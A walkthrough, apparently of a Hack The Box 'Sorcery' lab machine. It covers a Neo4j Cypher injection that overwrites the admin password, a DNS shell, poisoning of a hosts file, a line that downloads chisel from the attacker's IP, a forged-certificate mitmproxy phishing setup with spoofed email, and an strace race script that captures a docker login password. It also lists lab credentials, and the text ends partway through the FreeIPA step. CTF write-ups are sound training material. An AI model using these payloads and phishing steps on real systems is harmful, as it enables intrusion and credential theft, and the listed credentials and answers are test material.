Sorcery
 | |
| Release Date | 18 Jun 2025 |
| Retire Date | 09 Sep 9999 |
| OS | Linux |
| Difficulty | Insane |
| Base Points | 50 |
Walkthrough
Insane - Linux
A long chain: a Neo4j Cypher injection to take over the admin account, a WebAuthn passkey trick to unlock the full dashboard, a DNS + MITM phishing setup to steal real creds, then a string of Linux pivots — an XWD screen dump, a strace-on-docker login credential capture, and finally a FreeIPA misconfiguration for root.
Recon
A git.sorcery.htb Gitea instance is the starting point. It has a single repo with one open issue — which leaks a potential username, nicole_sullivan.

Clone the repo (ignoring the self-signed cert) to read the app source:
GIT_SSL_NO_VERIFY=true git clone https://git.sorcery.htb/nicole_sullivan/infrastructure.git
GIT_SSL_NO_VERIFY=true skips TLS validation so the clone works against the lab’s self-signed cert.
The login code shows how passwords are hashed — argon2id with a known salt — so we can pre-compute a valid hash:

echo -n "P@ssw0rd123" | argon2 somesalt -id -t 2 -m 15 -p 1
Generates the exact argon2id hash the app expects for the password P@ssw0rd123.

Cypher injection
The app stores data in Neo4j, and a store endpoint is vulnerable to Cypher injection. We register an account, then inject a query that overwrites the admin user’s password with our pre-computed hash.
The payload (closes the original query, matches the admin node, and sets its password):
"}) WITH result MATCH (u:User {username: 'admin'}) SET u.password = '$argon2id$v=19$m=32768,t=2,p=1$c29tZXNhbHQ$TwnvITHeonF5W7P/GQH0sLr+yntWG4LeIZkd7sNFxwE' RETURN result { .*, description: 'admin password updated' } //
It goes URL-encoded into the vulnerable path parameter:
https://sorcery.htb/dashboard/store/88b6b6c5-a614-486c-9d51-d255f47efb4f{payload}
The injection point sits after the store UUID; URL-encoding the payload lets it survive into the Cypher query that runs server-side.

We can now log in as admin with P@ssw0rd123.
Enabling features with a passkey
The admin dashboard gates its sensitive features behind a passkey, so we register one using Chrome’s virtual authenticator:
- Open DevTools → More Tools → WebAuthn
- Enable the virtual authenticator


With it enabled, enroll a passkey, then log out and back in via passkey — the virtual authenticator answers automatically and we land in the fully-privileged admin view.

DNS shell

The unlocked dashboard lets us trigger a payload that returns a shell over DNS:
python3 dnsscript.py
Runs the DNS-tunnelling helper; we paste its payload into the app and catch a shell that drops us into /dns.
Phishing setup

From the DNS host we point an internal hostname at ourselves and restart the resolver so victims hit our box, then stage a pivot tool:
echo "10.10.11.73 whatever.sorcery.htb" >> /dns/hosts-users
echo "10.10.11.73 whatever.sorcery.htb" >> /dns/hosts-user
pkill -9 dnsmasq
./convert.sh
python3 -c 'import urllib.request; urllib.request.urlretrieve("http://10.10.14.38/chisel", "chisel")'
chmod +x chisel
We add a malicious DNS record, kill dnsmasq so it reloads the poisoned hosts file, and pull chisel for tunnelling.
Confirm the internal services resolve, then open a SOCKS tunnel back to us:
getent hosts ftp
getent hosts mail
./chisel client 10.10.14.38:4444 R:socks
getent checks name resolution for the internal ftp/mail hosts; chisel client … R:socks builds a reverse SOCKS proxy so we can reach them.
MITM proxy

A form at /dashboard/blog reveals the phishing target. We start the chisel server, then pull the RootCA and FTP files we need over the tunnel:
./chisel server --port 4444 --reverse --socks5
Runs the matching chisel server side for the reverse SOCKS tunnel.

proxychains -q ftp 172.19.0.11
proxychains routes the FTP client through the SOCKS tunnel; anonymous login is allowed, so we download the certs in passive mode.

Forge a certificate for whatever.sorcery.htb signed by the captured RootCA, so the MITM proxy is trusted:
openssl genrsa -out whatever.sorcery.htb.key 2048
openssl req -new -key whatever.sorcery.htb.key -out whatever.sorcery.htb.csr -subj "/CN=whatever.sorcery.htb"
openssl rsa -in RootCA.key -out RootCA-unenc.key   # Passphrase: password
openssl x509 -req -in whatever.sorcery.htb.csr -CA RootCA.crt -CAkey RootCA-unenc.key -CAcreateserial -out whatever.sorcery.htb.crt -days 365
cat whatever.sorcery.htb.key whatever.sorcery.htb.crt > whatever.sorcery.htb.pem
We generate a key/CSR, decrypt the RootCA private key, and sign our cert with it — producing a .pem the victim’s browser will trust.
Run mitmproxy in reverse mode in front of the real Gitea, using our trusted cert:
./mitm-env/bin/mitmproxy --mode reverse:https://git.sorcery.htb --certs whatever.sorcery.htb.pem --save-stream-file trafficraw.k -p 443
--mode reverse transparently proxies the real login page while capturing every request — including submitted credentials.

Send the phishing email pointing the victim at our proxied login:
proxychains -q swaks --to tom_summers@sorcery.htb --from nicole_sullivan@sorcery.htb --server MAILDOCKERIP --port 1025 --data "Subject: Hello Tom\n,\n\nPlease check this link: https://whatever.sorcery.htb/user/login\n"
swaks sends the spoofed mail through the internal SMTP server; when the victim logs in via our link, the creds land in mitmproxy.
tom_summers
This is where the user flag lives:
tom_summers : jNsMKQ6k2.XDMPu.

A scripts folder (admin-only) and a tom_summers_admin user stand out as the next target.

Lateral to tom_summers_admin

The interesting artifact is an Xvfb_screen0 file — an XWD (X Window Dump) produced by a headless X virtual framebuffer. ImageMagick can’t decode it, but xwud (purpose-built for XWD) renders it directly, revealing credentials shown in the virtual session:
tom_summers_admin : dWpuk7cesBjT-

rebecca — strace on docker login
As tom_summers_admin, sudo -l shows we can run strace as rebecca_smith — which lets us attach to her processes and read their syscalls.

The trick is to launch docker login as rebecca and immediately attach strace to capture the password she types (read from the syscall stream). This script races to grab the PID and trace it:
#!/bin/bash
sudo -u rebecca_smith /usr/bin/docker login &

TARGET_PID=""
while [ -z "$TARGET_PID" ]; do
  TARGET_PID=$(pgrep -u rebecca_smith -f "/usr/bin/docker login")
done

echo "[+] PID: $TARGET_PID — attaching strace"
sudo -u rebecca_smith /usr/bin/strace -s 128 -p $TARGET_PID -F -e trace=openat,read
It starts docker login as rebecca, busy-loops with pgrep to grab the new PID the instant it appears, then strace -e trace=openat,read dumps what it reads — including the credential material.

(Several three-terminal variants of this were tried first; the single race-script above is the reliable one.)
That yields:
rebecca_smith : -7eAZDp9-f9mg

root.txt
pspy → FreeIPA
Running pspy shows an ipa (FreeIPA) process, and in its arguments we spot ash_winter’s password:
./pspy64 | grep -Ei "pass|ipa|txt"
pspy watches process creation without root; grepping its output surfaces the IPA command line and the leaked credential w@LoiU8Crmdep.

FreeIPA is a centralized identity manager (Kerberos + LDAP + sudo policy) — the equivalent of Active Directory for Linux — which is what we’ll abuse for root.
Exploiting IPA

SSH in as ash_winter; the account forces a password change on first login (takes a couple of tries):
